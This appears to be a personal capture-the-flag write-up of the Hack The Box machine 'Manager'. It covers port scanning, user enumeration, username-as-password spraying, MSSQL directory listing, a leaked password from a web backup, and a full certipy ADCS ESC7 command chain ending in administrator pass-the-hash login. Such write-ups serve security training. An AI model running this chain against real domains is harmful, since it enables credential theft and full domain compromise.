HTB - manager

user
starting with nmap
~/workspace/projects/htb/manager » sudo nmap -p- --min-rate 1024 $(cat ip.txt)
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-29 11:07 -04
Nmap scan report for 10.10.11.236
Host is up (0.16s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49668/tcp open  unknown
49689/tcp open  unknown
49690/tcp open  unknown
49693/tcp open  unknown
49722/tcp open  unknown
49773/tcp open  unknown
49840/tcp open  unknown
49877/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 252.12 seconds

~/workspace/projects/htb/manager » nmap -p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389 -A manager.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-29 11:18 -04
Nmap scan report for manager.htb (10.10.11.236)
Host is up (0.16s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Manager
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-29 22:21:21Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
|_ssl-date: 2024-12-29T22:22:46+00:00; +7h02m52s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
|_ssl-date: 2024-12-29T22:22:46+00:00; +7h02m53s from scanner time.
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2024-12-29T22:22:46+00:00; +7h02m52s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-12-29T21:58:53
|_Not valid after:  2054-12-29T21:58:53
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-12-29T22:22:46+00:00; +7h02m52s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-12-29T22:22:46+00:00; +7h02m53s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.manager.htb
| Not valid before: 2024-08-30T17:08:51
|_Not valid after:  2122-07-27T10:31:04
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-12-29T22:22:06
|_  start_date: N/A
|_clock-skew: mean: 7h02m52s, deviation: 0s, median: 7h02m51s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.50 seconds
Nothing on smb with netexec smb $(cat ip.txt) -u '' -p '' --shares
The http server seems to be very static, the form doesn’t even send anything.

feroxbuster
~/workspace/projects/htb/manager » feroxbuster -u http://manager.htb -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://manager.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        2l       10w      149c http://manager.htb/images => http://manager.htb/images/
301      GET        2l       10w      146c http://manager.htb/css => http://manager.htb/css/
301      GET        2l       10w      145c http://manager.htb/js => http://manager.htb/js/
200      GET        9l       41w     2465c http://manager.htb/images/s-4.png
200      GET      165l      367w     5317c http://manager.htb/contact.html
200      GET        6l       22w     1052c http://manager.htb/images/location.png
200      GET        6l       20w     1360c http://manager.htb/images/location-o.png
200      GET       10l       43w     2023c http://manager.htb/images/call.png
200      GET       85l      128w     1389c http://manager.htb/css/responsive.css
200      GET      157l      414w     5386c http://manager.htb/about.html
200      GET      614l     1154w    11838c http://manager.htb/css/style.css
200      GET      149l      630w    53431c http://manager.htb/images/client.jpg
200      GET      507l     1356w    18203c http://manager.htb/index.html
200      GET        9l       25w     1255c http://manager.htb/images/envelope.png
200      GET        2l     1276w    88145c http://manager.htb/js/jquery-3.4.1.min.js
200      GET        6l       17w     1553c http://manager.htb/images/s-1.png
200      GET        7l       29w     1606c http://manager.htb/images/envelope-o.png
200      GET        4l       20w     1337c http://manager.htb/images/s-2.png
200      GET    10038l    19587w   192348c http://manager.htb/css/bootstrap.css
200      GET     1313l     7384w   563817c http://manager.htb/images/about-img.png
200      GET     4437l    10999w   131863c http://manager.htb/js/bootstrap.js
200      GET       14l       48w     3837c http://manager.htb/images/logo.png
200      GET       10l       42w     2704c http://manager.htb/images/call-o.png
200      GET        9l       31w     2492c http://manager.htb/images/s-3.png
200      GET      224l      650w     7900c http://manager.htb/service.html
200      GET       82l      542w    56157c http://manager.htb/images/contact-img.jpg
200      GET      507l     1356w    18203c http://manager.htb/
400      GET        6l       26w      324c http://manager.htb/error%1F_log
400      GET        6l       26w      324c http://manager.htb/js/error%1F_log
400      GET        6l       26w      324c http://manager.htb/css/error%1F_log
400      GET        6l       26w      324c http://manager.htb/images/error%1F_log
404      GET        0l        0w     1245c http://manager.htb/images/images_homepage
404      GET        0l        0w     1245c http://manager.htb/css/kontaktyi
404      GET        0l        0w     1245c http://manager.htb/lopagan
404      GET        0l        0w     1245c http://manager.htb/js/jcaptcha
404      GET        0l        0w     1245c http://manager.htb/js/jesusibiza
404      GET        0l        0w     1245c http://manager.htb/lotgd
404      GET        0l        0w     1245c http://manager.htb/js/jeep
404      GET        0l        0w     1245c http://manager.htb/js/jerezfrontera
404      GET        0l        0w     1245c http://manager.htb/css/kozos
[####################] - 2m    106371/106371  0s      found:40      errors:33
[####################] - 2m     26584/26584   208/s   http://manager.htb/
[####################] - 2m     26584/26584   207/s   http://manager.htb/images/
[####################] - 2m     26584/26584   209/s   http://manager.htb/css/
[####################] - 2m     26584/26584   209/s   http://manager.htb/js/
Nothing interesting.
subdomain bruteforce
----------------------------------------------------------------------------------------------------------------
~/workspace/projects/htb/manager » ffuf -u http://$(cat ip.txt)/ -H 'Host: FUZZ.manager.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.236/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.manager.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 50
 :: Matcher          : Response status: all
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 100 req/sec :: Duration: [0:03:28] :: Errors: 0 ::
Nothing also.
Seems like netexec smb $(cat ip.txt) -u '' -p '' --rid-brute doesn’t work but if you try with user guest it does.
We have a list of users now.
Administrator
Guest
krbtgt
DC01$
Zhong
Cheng
Ryan
Raven
JinWoo
ChinHae
Operator
Important to remember that windows is case insensitive but passwords are still case sensitive.
So we are going to try username:username in every service
netexec smb $(cat ip.txt) -u users.txt -p users.txt --no-bruteforce
Got a match on operator:operator. Seems that the creds are valid for smb, ldap, mssql. Nothing interesting on smb.
Maybe something on ldap? We can dump everything with:
ldapdomaindump -u manager.htb\\operator -p 'operator' $(cat ip.txt) -o ldap
If you use ' on manager.htb\operator it doesn’t work for some reason.
Nothing much on the dump, time to try mssql.
On mssql the xp_* methods are very interesting, especially xp_cmdshell with allows rce.
mssqlclient.py -p 1433 "manager.htb/operator:operator@dc01.manager.htb" -windows-auth
Doesn’t work without -windows-auth maybe because I’m on linux?
xp_cmdshell is not allowed but xp_dirtree is
SQL (MANAGER\Operator  guest@master)> xp_dirtree C:\inetpub\wwwroot
subdirectory                      depth   file
-------------------------------   -----   ----
about.html                            1      1

contact.html                          1      1

css                                   1      0

images                                1      0

index.html                            1      1

js                                    1      0

service.html                          1      1

web.config                            1      1

website-backup-27-07-23-old.zip       1      1
backup on the website that we can download
That gives us the creds for Raven
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
That gives us the user flag.
*Evil-WinRM* PS C:\Users\Raven\Documents> more ..\Desktop\user.txt
29f9d***************************
root
*Evil-WinRM* PS C:\Users\Raven\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
No easy SeBackupPrivilege win in this one.
*Evil-WinRM* PS C:\> ls "Program Files"


    Directory: C:\Program Files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/20/2021  12:27 PM                Common Files
d-----        9/28/2023   2:24 PM                internet explorer
d-----        7/27/2023   4:19 AM                Microsoft
d-----        7/27/2023   4:20 AM                Microsoft SQL Server
d-----        7/27/2023   4:19 AM                Microsoft Visual Studio 10.0
d-----        7/27/2023   4:19 AM                Microsoft.NET
d-----        7/29/2023   8:09 AM                PackageManagement
d-----        9/28/2023   1:28 PM                VMware
d-r---        7/27/2023   3:58 AM                Windows Defender
d-----       10/16/2023   3:42 PM                Windows Defender Advanced Threat Protection
d-----        7/27/2023   3:58 AM                Windows Mail
d-----        7/27/2023   3:58 AM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----        7/27/2023   3:58 AM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                Windows Security
d-----        7/29/2023   8:09 AM                WindowsPowerShell
*Evil-WinRM* PS C:\> ls "Program Files (x86)"


    Directory: C:\Program Files (x86)


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/15/2018  12:28 AM                Common Files
d-----        9/28/2023   2:24 PM                Internet Explorer
d-----        7/27/2023   4:20 AM                Microsoft SQL Server
d-----        7/27/2023   4:19 AM                Microsoft.NET
d-----        7/27/2023   3:58 AM                Windows Defender
d-----        7/27/2023   3:58 AM                Windows Mail
d-----        7/27/2023   3:58 AM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----        7/27/2023   3:58 AM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                WindowsPowerShell
Listing program files doesn’t show anything interesting.
Lets look at bloodhound.

No outbound object control, so probably nothing?
The correct path was ADCS.
~/workspace/projects/htb/manager » certipy find -dc-ip 10.10.11.236 -ns 10.10.11.236 -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -vulnerable -stdout
...
      ESC7                              : 'MANAGER.HTB\\Raven' has dangerous permissions
...
ESC7 is the name of the specific misconfiguration. Its very well explained on certipy
The steps to exploit are:
# give Raven Manage Certificates perms
certipy ca -ca 'manager-DC01-CA' -add-officer Raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
# add SubCA template
certipy ca -ca 'manager-DC01-CA' -enable-template SubCA -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
# make a request based on SubCA template, save the key
certipy req -ca 'manager-DC01-CA' -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -template SubCa -target dc01.manager.htb -upn administrator@manager.htb
# use the key to issue the cert from the previous request
certipy ca -ca 'manager-DC01-CA' -issue-request 21 -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -target dc01.manager.htb
# retrieve the cert
certipy req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -target dc01.manager.htb -retrieve 21 -ca manager-DC01-CA
# very important command, the times on the machines need to match idk why
sudo ntpdate 10.10.11.236
# login with the cert
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.236
# [*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
Then we use the hash to login into winrm. Important to trim the first part of the hash.
~/workspace/projects/htb/manager » evil-winrm -i $(cat ip.txt) -u administrator -H ae5064c2f62317332c88629e025924ef

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> more ..\Desktop\root.txt
1305f***************************